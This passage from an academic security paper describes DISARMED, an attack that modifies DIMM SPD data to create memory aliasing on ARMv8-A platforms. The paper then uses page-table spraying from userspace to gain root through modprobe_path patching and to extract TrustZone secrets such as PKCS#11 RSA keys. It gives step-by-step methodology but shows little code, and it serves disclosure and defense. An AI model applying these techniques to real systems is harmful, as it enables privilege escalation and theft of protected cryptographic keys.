Physical Memory Aliasing De Meulemeester et al. introduced physical memory aliasing via modified SPD Electrically Erasable Programmable Read-Only Memories (EEPROMs) [15] and showed how DRAM addressing configurations stored on DIMM SPD chips can be modified to report larger, incorrect memory capacities, resulting in an aliasing effect. Using this, the authors showed that memory aliasing can be used to break AMD SEV-SNP attestation. De Meulemeester et al. additionally demonstrated the use of a low-cost physical DIMM interposer to induce a different memory aliasing effect [16] that can be toggled on and off during runtime. This allows for some existing memory aliasing mitigations to be bypassed, enabling an attack on Intel SGX. Louka et al. additionally demonstrate the effect of physical memory aliasing on Keystone, a TEE built on top of RISC-V PMP [31].

DIMM Serial Presence Detect SPD is the mechanism for determining the properties of a DIMM, such as its size and configuration. On each DIMM is a serial EEPROM which stores this information; this is parsed by firmware so that the DIMMs can be used. This includes reading the amount of memory available (*density*), but also memory timings, the number of banks and rows, a serial number, the manufacture date, and related DIMM metadata. This mechanism is standardised by JEDEC [24].

BadRAM introduced modification of this SPD data as a strategy for inducing aliasing, a condition in which multiple physical addresses map to a single on-DIMM address [15]. We take the same approach for DISARMED, and find that it is also effective on ARMv8-A platforms that support discrete DIMMs. Our approach similarly requires one-time physical access to the target DIMM, however, in contrast to BadRAM, does not require root privileges. As a result, DISARMED can be executed against a target where secure boot is enforced.

DRAM Attacks Attacks using DRAM as the attack vector have been well explored—so-called practical 'cold-boot'

attacks stealing encryption keys were demonstrated by Halderman et al. [22], and more recent work shows electromagnetic fault injection on SO-DIMM pins for local privilege-escalation [13]. Next, we focus specifically on the "Rowhammer" class of attacks and the physical memory massaging techniques they employ.

Rowhammer-based Attacks Modern DRAM is prone to reliability errors induced by electrical charge disturbance. Kim et al. show that repeated accesses to one row could affect the charge of cells in neighboring rows, effectively 'flipping' bits without ever performing a read/write operation to the row in question [27]. This gave rise to a class of attacks exploiting this bug, eventually known as Rowhammer. In [41], the Project Zero team were among the first to demonstrate a privilege escalation exploit from a unprivileged userspace context. In the following years, variations upon the original Rowhammer primitive were published, exploring a breadth of possible attack targets [28, 40, 51] and also innovations on the method of inducing bit-flips [20, 48, 58]. In response to these attacks, information about the physical memory layout, such as the page mappings for the current process, has been restricted for unprivileged users [44].

Finally, Rowhammer-style DRAM attacks have rarely targeted TEEs. However, Jang et al. used Rowhammer to flip bits in encrypted enclave memory to perform a Denial-of-Service (DoS) attack against Intel SGX [23].

Physical Memory Massaging Previous work on Rowhammer uses a variety of techniques to manipulate memory in order to execute specific attacks. Broadly referred to as *memory massaging*, the aim of these techniques is to influence memory allocation such that allocations use predictable memory locations. An attacker can then use this predictability in the subsequent exploitation stage.

One common memory massaging technique utilized is *page-spraying*, introduced by Kemerlis et al. as part of the `ret2usr` exploit chain [26]. Page-spraying is a probabilistic approach that involving filling ('spraying') memory with specific data structures via memory allocation requests, with the goal of reducing non-determinism about the contents of memory. This technique is used to increase the probability that an arbitrary address points to an attacker-crafted payload [26], or to find address sets vulnerable to Rowhammer bit-flips via Page Table Entry (PTE) spraying [41].

Another technique used specifically for Rowhammer exploitation is *Phys Feng Shui*, detailed in [51]. Phys Feng Shui illustrates a more deterministic method of physical memory massaging that relies on influencing memory allocation by exhausting available memory. This can cause memory allocators to serve memory in predictable patterns due to system memory pressure. *Frame Feng Shui* [28] takes a similar approach, exploiting the page frame cache of the page allocator to target specific victim process pages. Rubicon [12] introduces primitives leveraging Linux page allocator per-CPU and free lists for a fully deterministic Rowhammer attack without relying on specific kernel features. Proposed mitigations against memory massaging include using guard pages to protect targeted data structures [52] or more robust memory allocator designs to prevent the massaging altogether [12, 43].

ARM TrustZone Attacks Many existing attacks against ARM TrustZone leverage classical exploitation techniques against TEE implementations, such as buffer overflows [10], out-of-bounds writes [9], and unbounded `memcpy` [21], exacerbated by poor deployment of typical defences such as Address-space Layout Randomization (ASLR) and rollback prevention [11]. These attacks are dependent on bugs in TEE and trustlet implementations rather than architectural bypasses of TrustZone. In contrast, DISARMED attacks the architectural mechanisms enforcing TrustZone, making it agnostic to the TEE implementation on platforms where DRAM is not soldered. Physical fault injection exploits against TrustZone include VoltJockey [39] and CLKscrew [42], which both attack TrustZone on ARMv7-A by manipulating Dynamic Voltage and Frequency Scaling (DVFS) to induce faults in TrustZone code and break cryptographic algorithms (e.g., RSA and AES). DISARMED demonstrates broader TrustZone compromise, enabling full memory access rather than specific cryptographic attacks.

Gross et al. introduced Direct Memory Access (DMA) attacks against TrustZone, assuming a malicious hardware in an embedded FPGA [19]. DISARMED similarly makes use of a malicious peripheral to compromise TrustZone, although it allows for a less sophisticated attacker and is not limited to System-on-Chips (SoCs) with FPGA peripherals.

3 The DISARMED Attack

Now, we introduce DISARMED, a userspace memory aliasing attack that targets both the Linux kernel and TrustZone. DISARMED works by biasing the Linux page allocator to enable unprivileged userspace software to map, read, and modify physical memory. It requires two primitives:

1. Physical Memory Aliasing
2. *Alias-tolerant* Memory Massaging

First, an adversary uses SPD modification to induce physical memory aliasing by modifying the DIMM description stored on a flash chip, thus creating a DIMM that appears to have a larger capacity than its true capacity. Then, they use an *alias-tolerant* memory massaging strategy to obtain safe aliased memory regions. This is required to avoid overwriting kernel data via memory aliases, which causes the running system to fault and crash. With these two requirements satisfied, they are able to modify memory regions through aliasing whilst

bypassing kernel and MMU protections. Aliases to page tables that exist in attacker memory allocations can be used to remap physical pages into attacker-controlled address space.

In order to escalate privilege within the REE by attacking the kernel, an adversary maps and modifies kernel memory directly. By mapping aliases to memory that would normally be protected by TrustZone, they are additionally able to escalate privilege by reaching from the REE context into the TEE context. The remaining sections set out our adversary model, discuss relevant background, define the attack primitives in more depth, and describe what outcomes are possible as a result of DISARMED.

Adversary Model We assume an adversary with one-time physical access to a targeted system (to change SPD of a DIMM) and the ability to run code in unprivileged userspace context. This is a weaker adversary than in previous memory aliasing attacks [15], where one-time physical access and kernel access is assumed. Similarly, other TEE attacks often require root privileges [35, 42]. In particular, this enables attacks against targets with a secure boot chain where this was previously not possible. Examples of scenarios where physical access and userspace code execution is realistic include cloud service providers and embedded platforms.

Experimental Setup We tested and evaluated our attack on three Armv8-A platforms (see Table 1) that are representative of these use cases: the Ampere Altra DP corresponds to a typical server architecture, while the NXP LS1046ARDB is representative of an embedded device (e.g., in an industrial application). Finally, the ARM Morello SDP demonstrates the issue on an experimental platform with Capability Hardware Enhanced RISC Instructions (CHERI) capability support [7].

We surveyed a non-exhaustive selection of major cloud service providers to check what platforms are offered for Arm-based virtual machines and found that a significant proportion use Ampere Altra-based platforms for their host hardware. In the cases where something other than Ampere hardware was used, service providers typically use in-house Arm processor designs, such as AWS's Gravitron family of CPUs. Our choice of platforms thus broadly reflects the current hardware used for Arm workloads in cloud environments. A summary of this survey is shown in Table 2.

3.1 Preliminaries

To introduce DISARMED, we first provide an overview of the ARMv8-A architecture and the Linux kernel. The ARMv8-A architecture has two relevant features: TrustZone, which DISARMED seeks to bypass; and a virtual memory architecture, which it targets. Regarding Linux, DISARMED seeks to manipulate memory allocation procedures in order to safely and effectively make use of memory aliasing. Finally, we describe a common kernel exploitation strategy that can be combined with DISARMED.

Virtual Memory ARMv8-A uses a virtual memory scheme where pages, i.e., *granules*, of configurable size (4KB, 16KB, 64KB) are translated from a virtual address space to physical address space. This translation is done by walking a set of page tables, using each part of the virtual address as an offset into either the next table or output region [6]. In the typical 4KB granule configuration, each page table has 512 64-bit entries. Each of those entries is either (1) invalid or (2) a descriptor. Table descriptors point to the table used for the next level of translation, which will be indexed to obtain another descriptor. Page descriptors (only valid in level 3 translation tables) point to the single physical page that a virtual page maps to [6]. Finally, these look-ups are cached in the Translation Look-aside Buffer (TLB), a cache used to improve lookup performance. There are no guarantees that the contents of the TLB and main memory are coherent following modifications of page table entries, so it is necessary to flush the TLB after any modification. However, TLB flush instructions are not defined in the userspace context, thus preventing explicit TLB flushing from userspace [6].

ARM TrustZone ARM TrustZone is the technology backing trusted execution in ARMv8-A architectures [1]. It provides the architectural primitives required for a TEE to be isolated from the REE. The ARMv8-A exception model delineates execution states into *secure* and *non-secure* (or *normal*) *worlds*. Execution is split into these two worlds; this permits a REE to run in the non-secure world while a TEE runs in the secure world. Importantly, the secure and non-secure worlds share the same processor resources and memory. In order to prevent non-secure code surreptitiously gaining access to the secure world, the main address space is split into two: the NS (non-secure) bit—representing if the processor is currently in the secure or non-secure world—is sent to the MMU during a memory access [4]. The MMU uses this to selectively deny the non-secure world access to secure-only memory regions.

While the ARM TF-A threat model explicitly excludes the need to trust DRAM [29], in practice this is not feasible. Two of the three platforms we tested did not use these mechanisms. Indeed, ARM has designed and licensed AMBA peripherals, such as the TZC-380 [3] TrustZone Access Space Controller (TZASC) that are designed to use DRAM to back secure memory. Additionally, while TEEs such as OP-TEE support running from SRAM, it is a commonly supported configuration to run from TrustZone-protected DRAM [50]; the reason for this being that SRAM is simply too small. This is also considered acceptable by the GlobalPlatform TEE Protection Profile, which makes clear that partially-trusted off-SoC memory is acceptable [18].

System	Microarchitecture	Unaliased DIMMs	Type	Aliased Capacity
ARM Morello SDP	Morello (Neoverse-N1)	2×8GB MTA9ASF1G72PZ-3GE2TI	RDIMM	32GB
Ampere Altra DP	Neoverse-N1	2×8GB MTA9ASF1G72PZ-3GE2TI	RDIMM	32GB
NXP LS1046ARDB	Cortex-A72	1×16GB MTA18ADF2G72AZ-3GR1ZI	UDIMM	32GB

Table 1: Evaluation platforms used throughout this paper.

CSP Instance	Processor
All AWS EC2 Arm instances	Amazon Gravitron
Google Cloud A4X	NVIDIA Grace
Google Cloud C4A	Google Axion
Google Cloud N4A	Google Axion
Google Cloud Tau T4A	Ampere Altra
Oracle Cloud Ampere A1	Ampere Altra
Oracle Cloud Ampere A2	AmpereOne
Microsoft Azure Bpsv2	Ampere Altra
Microsoft Azure Dpsv5	Ampere Altra
Microsoft Azure Dpsv6	Azure Cobalt 100
Microsoft Azure Epsv5	Ampere Altra
Microsoft Azure Epsv6	Azure Cobalt 100

Table 2: Survey of Arm-based virtual machine instances [2, 32, 33, 34, 37]

The Linux Page Allocator The Linux kernel allocates paged memory to many different processes and systems—this is all managed by the Linux *page allocator*. The page allocator, also referred to as the *zone buddy allocator*, determines which physical pages are allocated when requests for memory are made [47].

Zones and Physical Memory Linux uses the abstraction of *zones* to delineate blocks of physical memory in an architecture independent manner [47]. The page allocator uses zones to support compatibility across different architectures, which set constraints on physical memory must be accessed. For example, the `ZONE_DMA` or `ZONE_DMA32` zones are typically located at the 'bottom' of physical memory. These zones represent ranges used by peripheral device DMA, particularly legacy devices not supporting 64-bit addressing. `ZONE_NORMAL` is normal memory that can be accessed at any time, *i.e.*, is where most allocations reside. Whether a zone is present on a certain system is determined by kernel configuration options, in line with architecture-specific requirements.

In Table 3, we show a list of all memory zone types and common characteristics, as well as which zones were enabled on the ARMv8-A configurations we tested. `ZONE_NORMAL` typically comes after `ZONE_DMA`/`ZONE_DMA32` (if enabled) and usually is the largest zone in a system. When allocating memory, given no specific constraints, the page allocator will prefer to allocate from `ZONE_NORMAL`, but can optionally allocate from other zones if a given zone reaches capacity.

Huge Pages In some use cases, the standard page size can limit the performance of applications that work with large amounts of data. The typical 4KB page can introduce noticeable overhead when performing large memory-intensive operations. These processes benefit from larger page sizes, and so Linux provides `hugepages` for processes with large memory overhead. Using larger page sizes broadly results in less TLB pressure: any TLB misses run faster, and there are less TLB misses overall, as more virtual memory is mapped per-page. On ARMv8-A, a 4KB granule configuration has two sizes of `hugepages` available: 2MB and 1GB.

Linux provides two methods to use huge pages: HugeTLB pages and Transparent Hugepages (THPs). HugeTLB pages provide a static means to ensure a pool of huge pages available for use [46]. Linux will reserve regions of memory used as huge pages. HugeTLB pages can be configured at boot time through kernel command-line parameters and at runtime via the `sysfs` interface. Userspace processes can then create HugeTLB mappings via `mmap` using `MAP_HUGETLB`. Alternatively, with THP, the kernel dynamically promotes runs of normal-sized pages to huge pages without reserving a pool of memory, providing a more flexible means for using huge pages [45].

Linux Kernel Exploitation For an attacker with the ability to freely modify kernel memory, attacks against the kernel are well understood; they range from patching kernel code [57] to modifying the `struct cred` that describes the current process [30, 51]. These allow for the breaking down of all inter-process and kernel security barriers.

One such attack is `modprobe_path` patching: when the kernel loads an executable, it may find that it does not have valid ELF magic. If the first four bytes of the executable contain one (or more) non-printable characters and all registered `binfmt` handlers are exhausted without match, the kernel will resort to using `modprobe` to load an appropriate module. To do this, it executes the `modprobe` executable in userspace as root in an attempt to search for an appropriate binfmt module [38]. This requires that the kernel knows the location of the `modprobe` executable in the filesystem.

By mapping kernel memory, an attacker can search for the existing `modprobe_path` and then patch it in memory to instead be an attacker controlled binary, e.g., `/tmp/exploit`.

Type	Typical Memory Range	Enabled?	Usage
ZONE_DMA	$<$ 16MB	●	Backward compatibility for legacy DMA devices.
ZONE_DMA32	$<$ 4GB	●	DMA support for devices that can only operate in 32-bit address spaces. 64-bit only.
ZONE_NORMAL	16MB – 896MB(32-bit) $>$ 4GB(64-bit)	●	Main memory pool allocating normal, regular pages. DMA operations can use this zone if the device does not have address space constraints.
ZONE_HIGHMEM	$>$ 896MB	✖	Utility zone for physical memory not covered by permanent kernel mappings. 32-bit only.
ZONE_MOVABLE	Variable	✖	Like ZONE_NORMAL, but page contents are movable *i.e.*, content may move between different physical pages.
ZONE_DEVICE	Device-specific	◐	Representative of specific device memory e.g., GPU RAM.

Table 3: Linux memory zones and the typical regions of physical memory they encompass. ● indicates a zone is enabled for all platforms tested, ✖ indicates it was disabled, and ◐ shows that it was enabled on one platform but disabled on the others. Different kernel configurations have different zones enabled depending on required use cases, e.g., the Ampere Altra DP had ZONE_DEVICE enabled, as opposed to the rest of the tested platforms.

There, they place an executable that copies the system shell, change its ownership to root, and set the setuid bit. Finally, they can execute an arbitrary binary that begins with 0xFFFFFFFF to trigger the kernel to execute /tmp/exploit as root. This places a setuid root shell on the filesystem, which can be run by any user to get a root shell.

3.2 Userspace Primitives

Here we define the exploit primitives required to implement an attack that uses memory aliasing from userspace, and the particular challenges arising as a result.

Physical Memory Aliasing DISARMED crucially relies on malicious physical memory aliasing occurring on a target system, where read/write operations to one memory address are mirrored on another memory address. The specific aliasing behavior required for this attack is where for each DRAM address there are exactly two corresponding physical addresses, *doubling* the amount of perceived installed memory.

***Alias-Tolerant* Memory Massaging** Existing kernel mitigations limit the knowledge a userspace attacker has about physical memory. Typical memory-based attacks consequently use memory massaging primitives to influence memory allocation to their benefit. The memory massaging primitive not only needs to be usable from userspace, but must also work in tandem with the aliasing primitive. This latter requirement introduces design considerations specific to aliased systems, requiring novel *alias-tolerant* memory massaging techniques.

3.3 Design Challenges

DISARMED stands out from previous work because it is executed entirely from unprivileged userspace. The following section presents the additional challenges that must be considered compared to prior attacks.

Memory Addressing Prior memory aliasing attacks have visibility of the physical address space and are able to map memory as needed because they execute in the kernel [15]. In contrast, DISARMED is subject to the behavior of the kernel page allocator. This presents three main issues:

1. *Allocation Control*: Code running in userspace cannot request specific physical pages of memory; instead, the kernel page allocator decides which physical pages are mapped. This prevents straightforward aliasing attacks, where an alias to some target address is calculated and then mapped.

2. *Allocation Knowledge*: When the kernel allocates memory, a userspace process has no knowledge where virtual pages reside in physical memory. This, in turn, makes it impossible to do many allocations and then check if any are mapped to a desired physical memory range.

3. *Allocation Usage*: When a page of memory is allocated to a process, a corresponding physical page is not made resident in memory immediately. Instead, the virtual page is mapped to the zero page. When a write to this page occurs, the kernel performs Copy-on-Write (CoW): a physical page is allocated to back the virtual page, zeroed, and then populated with the result of the data write. This means individual virtual pages become resident in memory only after an explicit write, not when they are allocated. Naturally, the page will overwrite any existing memory at the location it is written to. This means that it is not possible to only allocate large swathes of memory and scan it; it will always read zero. Additionally, it also means that it is not possible to selectively *skip* memory

regions. The next write to any non-resident virtual page, regardless of where that page is in the virtual address space, will always be mapped to the same physical page.

System Stability Prior attacks mask off aliased regions of memory from general-purpose use for system stability, which requires root access [15]. Without this capability, DISARMED instead risks that every allocation maps memory aliased to kernel data. As described, it is not possible to read this memory, nor is it possible to choose *not* to overwrite this memory. Even if the page allocator can be predicted, unfavourable allocation offers no recourse.

Memory Layout Additionally, the layout of memory is hazardous itself: aliases of kernel data sit in between many aliased pairs of addresses (see Figure 4). When this is combined with typical Linux page allocation behaviour, it becomes very likely that with a naive allocation strategy kernel data will be overwritten *before* useful aliasing is discovered. Where previously control over allocations would have been a luxury, some level of control is now a necessity.

Memory Massaging These constraints leave the attacker with quite a weak primitive: they can write values, but they cannot control or know where; they can only write entire pages; and they cannot read anything before it is written. These pages that they write can potentially overwrite critical kernel data, crashing the system. Typically this is where memory massaging techniques are used by an attacker; however many existing techniques use strategies that are not suitable in an environment with memory aliasing. For example, memory exhaustion, a common strategy mapping almost all available memory to force predictable allocation behaviour, will certainly cause system crashes via kernel data overwrites.

Solutions To solve these issues, we describe and implement the first *alias-tolerant* memory massaging strategy:

1. *Allocation Control*: By making use of HugeTLB allocations, an attacker is able to exert limited but sufficient spatial control over page allocation. This makes it possible to work around the hazardous memory layout, mitigating stability concerns.

2. *Allocation Knowledge*: The attacker aims to control *any* of their own page tables, as opposed to a specific target. Through page table spraying, a suitable victim can be located in large swathes of memory, avoiding the need for precise knowledge of where allocations are.

3. *Allocation Usage*: Rather than attempting to use aliasing to overwrite victim memory, DISARMED instead causes the allocation of many page tables and waits for them to overwrite its own memory. As a result, resident pages in the attacker process now alias to victim data, and can be modified without CoW or zero-page issues.

By using alias-tolerant techniques, DISARMED can construct a physical memory read/write capability, previously only achieved with root access, avoiding system instability.

3.4 DISARMED Outcomes

With DISARMED, an attacker can read from and write to physical memory addresses without limitation. Attackers are also able to bypass typical range-delimited memory protection such as TrustZone's secure memory. This results in an end-to-end system compromise from unprivileged userspace. In the following we provide a high-level description of the capabilities an attacker gains over the kernel and TrustZone when using DISARMED.

Kernel Compromise The ability to read/write physical memory lends itself naturally to attacks against the running kernel. Attackers can scan memory to find where kernel data is located, which can then be patched depending on the goal of the attacker; often with escalation to root privileges being an end goal; cf. Section 3.1 for examples.

TrustZone Compromise Attacking TrustZone requires an additional exploitation step when using the memory aliasing primitive. This is because the read/write capability, by itself, is not sufficient, as direct accesses to secure memory would be denied from the normal world. However, accesses via aliases to secure memory are not prevented. As such an attacker can access TrustZone secure memory by mapping the corresponding aliases into their address space. When a memory access to an alias of secure memory occurs, the architecture checks if the memory access from the non-secure world is within a secure memory region and hands out the contents. The secure memory region locations are typically fixed for a given platform (and are often public knowledge), so finding the region's alias is straightforward when physical addressing is possible. This approach allows for a full compromise of both the integrity and the confidentiality of TrustZone.

4 Defeating Memory Protection with DISARMED

Next, we describe the implementation details of DISARMED to attack both the Linux kernel and TrustZone on ARMv8-A. We start by inducing/characterizing aliasing behavior and then go on to describe our implementation of *alias-safe* memory massaging. Finally, we describe how this massaging can be used to construct a physical memory read-write capability.

4.1 Memory Aliasing on ARMv8

SPD Aliasing The first primitive required by DISARMED is a memory aliasing method, realized by modifying the SPD data on a DIMM. We connect the I^2C interface of a Raspberry Pi Pico to the exposed SMBus interface on a DDR4 DIMM socket for SPD data to be read/written over I^2C. We modify the SPD data of our DIMM, doubling the density (*i.e.*, 8GB to 16GB, or 16GB to 32GB) and increasing number of row addresses by one. While some DIMMs do not enable write protection [15], many do as it is required for JEDEC compliance [24]. To disable the write protection, we use the Raspberry Pi Pico to send the Clear All Write Protection (CWP) instruction while the SA0 pin is connected to a 9 V supply. We then write the modified SPD data back to the DIMM over I^2C to complete our modification, and install the modified DIMM(s) into the target platforms. As a result, the firmware and OS of the target believe that the memory installed is twice the true DIMM capacity.

Alias Discovery To understand ARMv8-A's aliasing semantics in a environment with reduced complexity, we implemented an alias-finding strategy in a UEFI executable. The UEFI standard makes clear that all memory is identity mapped and the Application Processor (AP) is executing in EL1 [17], allowing non-cached physical access after setting the appropriate system registers.

Our strategy first zeros a large area of memory. Then, we iterate through it and, at each iteration step, check if the value read is zero; if it is, we proceed to write the address of that memory location at that location, and continue iterating. If we encounter any non-zero values, the value read will contain the address of the aliased location. Our alias discovery algorithm is presented in Appendix C. This search strategy allows accurate alias detection in a single memory sweep and significantly improves on previous work [15], enabling us to find physical memory aliases on ARM platforms with SPD modified DIMMs installed.

Aliasing Semantics On our evaluation platforms, we found that the DRAM address space is split into two halves such that the first and second halves alias with each other; cf. Figure 1. This is the case across several DDR4 ARMv8-A platforms (see Table 1), with some of these platforms having multiple DIMMs installed. This indicates that, unlike some other platforms [15], there is no memory scrambling used. As aliasing occurs in DRAM address space, it must be mapped onto physical address space to be useful. Consider the example of the Morello SDP, which has two relevant physical regions that map to DRAM addresses:

- `0x080000000` - `0x0100000000`, "DRAM0"
- `0x8080000000` - `0x10000000000`, "DRAM1"




Figure 1: Aliasing as viewed from DRAM address space. Aliasing starts at the 16GB boundary. Addresses closer to 0 have their alias earlier in the second region; a and a' alias, as do b and b', etc.

For this platform, with two 8GB DIMMs installed, the available memory has an apparent capacity of 32GB but a true capacity of 16GB. This presents itself as the second 16GB of memory being an alias to the first 16GB, and vice-versa. In this setup, we can find the corresponding alias for a physical address by adding 16GB to it. If the result of this lies between the DRAM0 and DRAM1 regions, i.e. not within a region of physical memory that is mapped to DIMMs, we can calculate the offset. We add the difference between the start of DRAM1 and end of DRAM0 to get an in-range physical address (see Figure 2). In this example, the alias of address `0x080000000` is `0x8400000000`. This is because DRAM addresses are mapped linearly into physical address space on all of our test platforms. While each of our test platforms have different memory maps, this behaviour is consistent across all of them, and these differences are easily accounted for.

4.2 Userspace Exploit Methodology

In order to make use of this memory aliasing from userspace, the attacker's end-goal is to control memory that aliases to one of their own L3 page tables. Although PTE-spraying alone would quickly cause the system to crash under aliasing, it can be combined with additional coarse allocation manipulation to prevent this. This combination of PTE-spraying with coarse allocation manipulation forms the *alias-tolerant* memory massaging strategy that enables DISARMED. After sufficient spraying the attacker searches for one of its mappings that has a usable alias to a page descriptor. Then they modify the page descriptor so that it maps a desired page in




Figure 2: Aliasing as viewed from physical address space. In physical address space, address ranges that are not mapped to DRAM *stretch* aliases.

physical memory into the attacker's address space, acting as a physical-address read/write primitive. Here we describe the configuration with no physical address randomization; the effect of randomization is explored in Section 5.

Exploiting Huge Pages To prevent system crashes, an attacker can use HugeTLB mappings to coarsely control how pages are allocated spatially in physical memory, avoiding aliasing-induced system instability. As the kernel allocates specific regions of memory at system startup for its own use, there are certain regions that the attacker must avoid overwriting when doing page spraying. An example is shown in Figure 3. On all of our evaluation devices, the kernel data and the kernel code regions reside in lower physical memory. There are also reserved memory ranges at the very 'high' end of physical memory, growing down from the highest possible physical address; these are used by the kernel for its own runtime data. Consequently, there is a region in the 'middle' of the 32 GB physical memory layout that contains aliases to this critical kernel runtime data, as shown in Figure 4.

There is a memory region corresponding to the reserved high memory range just before the aliasing boundary, and a region corresponding to the kernel code and data after the alias boundary. This middle region is *not* reserved in the allocator's view—it appears as unused memory—and so if it is written to, critical kernel data will be damaged. An attack must therefore avoid affecting this middle region.

When allocating large amounts of memory (e.g., when page-spraying), the kernel page allocator generally allocates memory in `ZONE_NORMAL` from the lowest physical memory address range growing upwards. As such, if the attacker only makes typical allocations, this middle region is overwritten before their process is allocated useful aliased pages. In order to map two physical addresses that alias to each other, they must find a method to 'jump over' this middle region.

Huge pages are used to perform this 'jump': the pool of reserved memory used for 1GB HugeTLB pages is reserved at the *top* of memory at boot time. During kernel initialization, the HugeTLB reservation protects that memory region from being used by other processes. It also is no longer considered part of `ZONE_NORMAL` for the purposes of memory allocation, decreasing the zone's overall size. However, a process wanting to use the reserved huge pages can request them via an `mmap` call with the `MAP_HUGETLB` flag, which returns a mapping corresponding to this region at the top of the memory. This means the attacker can use `mmap` with the `MAP_HUGETLB` and `MAP_POPULATE` flags in their userspace process to ensure they have a range of high physical memory addresses under their control; see Figure 5.

Allocation Setup The attacker can now use the described properties of hugepage allocation to start the DISARMED attack (see Listing 2). A `hugepage` allocation is prepared with the `mmap` call; after the initial allocation, the attacker writes




Figure 3: Contents of DRAM, with regions reserved for kernel use

the address of each 64-bit aligned entry to itself *i.e.*, `*entry = (uint64_t)entry` . This serves two purposes: First, it allows for these regions to be trivially checked for changes later; the attacker can compare an address with the data stored at that address to determine if it has been changed. Second, it forces the kernel to map these pages into physical memory at this time so that they can be overwritten later, avoiding issues with CoW semantics. With the huge pages prepared at the top of memory, the attacker can try to overwrite their contents with aliased PTEs. The next stage is to spray and modify page tables to remap physical memory into attacker-controlled address space.

Spraying Strategy The attacker sprays a large number of process page tables into memory, until the majority of non-aliased memory is exhausted. They do this by a creating an anonymous file with `memfd_create` and filling it with a known guard value; this will be used to detect modification later. Repeated calls to `mmap` with the `MAP_SHARED` flag causes the file to stay resident in memory once but appear in their virtual address space many times. In order to facilitate this, the kernel allocates increasingly more page tables to describe this mapping.

By carefully choosing the file size and the number of times they `mmap` this file, the attacker is able to fill most of non-aliased memory with page tables for their process. This results in a majority of these tables being level 3 tables that contain only valid page descriptors, which can be modified to the attacker's advantage without any additional knowledge of physical memory layout.

Finding Aliases The attacker can now check on their previously allocated `hugepages` (see Figure 6). This is done by iterating through the hugepage mapping; for every 8-byte aligned address, compare the address to its contents. These were previously set to be equal for each address; as such, a discrepancy here indicates that some clobbering has occurred due to memory aliasing.

In this case, this data has been overwritten by page table entries after spraying. As the attacker has released no memory, all page tables constructed for the process are still valid. Therefore regions of memory that have been overwritten alias to currently live page tables for this process.




Figure 4: Contents of DRAM with aliasing; kernel regions are now aliased into the *middle* of DRAM

Page Table Modification The attacker, with aliases to live page tables for their process, can now remap physical memory into their address space. It is sufficient to use this to modify a single page descriptor in a level 3 table; this has the effect of remapping a single page of their virtual address space to a location of their choosing in the physical address space. The attacker discovers which page the discovered entry maps by scanning for discrepancies (Listing 3).

TLB Eviction It is essential to evict the modified page descriptor from the TLB. As the page descriptor is modified through memory aliasing, the architecture will not notice the changes. This introduces a cache incoherency problem; repeated accesses of the same virtual page will result in the now stale entry in the TLB being used rather than the modified value. To overcome this, the attacker must make sure this page descriptor is evicted from the TLB whenever it is modified. They iterate over a section of their mapped memory and read each value. This causes enough address translations to occur that older entries—such as the modified page descriptor—are evicted to make space. On the next access that uses the modified page descriptor, the attacker's modified value is used.

Read/Write Anywhere With the ability to modify their own page tables, the attacker's last step is to find the virtual page that this page descriptor maps to. After modifying the page descriptor, they scan through all copies of their sprayed file; one of these pages will no longer contain the guard value. This must be the page that is linked to their chosen page descriptor. They can now remap this page anywhere in physical memory by modifying this chosen page descriptor and read-/write to it as expected. When their process exits, the Linux kernel will notice this stray page descriptor during cleanup; to avoid this, they can simply set it back to its original value.

5 Evaluation on Real Hardware

We evaluate DISARMED on our three ARMv8 platforms (Table 1) using our implementation (Section 4).

Root Escalation We were able to perform attacks against the kernel on all three platforms by patching `modprobe_path`, enabling escalation from an unprivileged user to root.




Figure 5: Contents of DRAM with `hugepages` allocated; they reside towards the top of DRAM.

PKCS#11 Key Extraction We additionally perform successful TrustZone attacks against two of our evaluation platforms, the Morello SDP and the LS1046ARDB. This is done after examining publicly available information, such as the the ARM TF-A source code and respective developer references, to determine the layout of the physical memory and the location of secure memory. Using these details we deploy DISARMED and obtain the entire contents of the secure memory, consisting of the Secure Monitor, TEE, and trusted applets, including all secret data. To verify that DISARMED is able to retrieve secret data from the secure world, we attack the OP-TEE PKCS#11 driver used by OpenSC's `pkcs11-tool`. OP-TEE is a common TEE implementation built on TrustZone [50], and PKCS#11 is a standardized API for interacting with cryptographic tokens [36]. The `pkcs11-tool` utility uses this API to interact with smart cards, focussing on those used for authentication, encryption, and digital signatures. As an alternative to a physical smart card, the OP-TEE PKCS#11 driver allows users to store secrets in the secure memory region. By reading the contents of secure memory using DISARMED, a userspace program is able to recover material such as RSA-4096 private keys that are ordinarily shielded from retrieval by the TEE. This demonstrates practical secret retrieval against a standardized secure key storage solution built upon TrustZone. The code to perform this recovery is in Appendix B.

Configuration These attacks use a 1GB HugeTLB page configuration reserved at boot time, with a variable number of huge page reservations yielding the same results. 2MB-

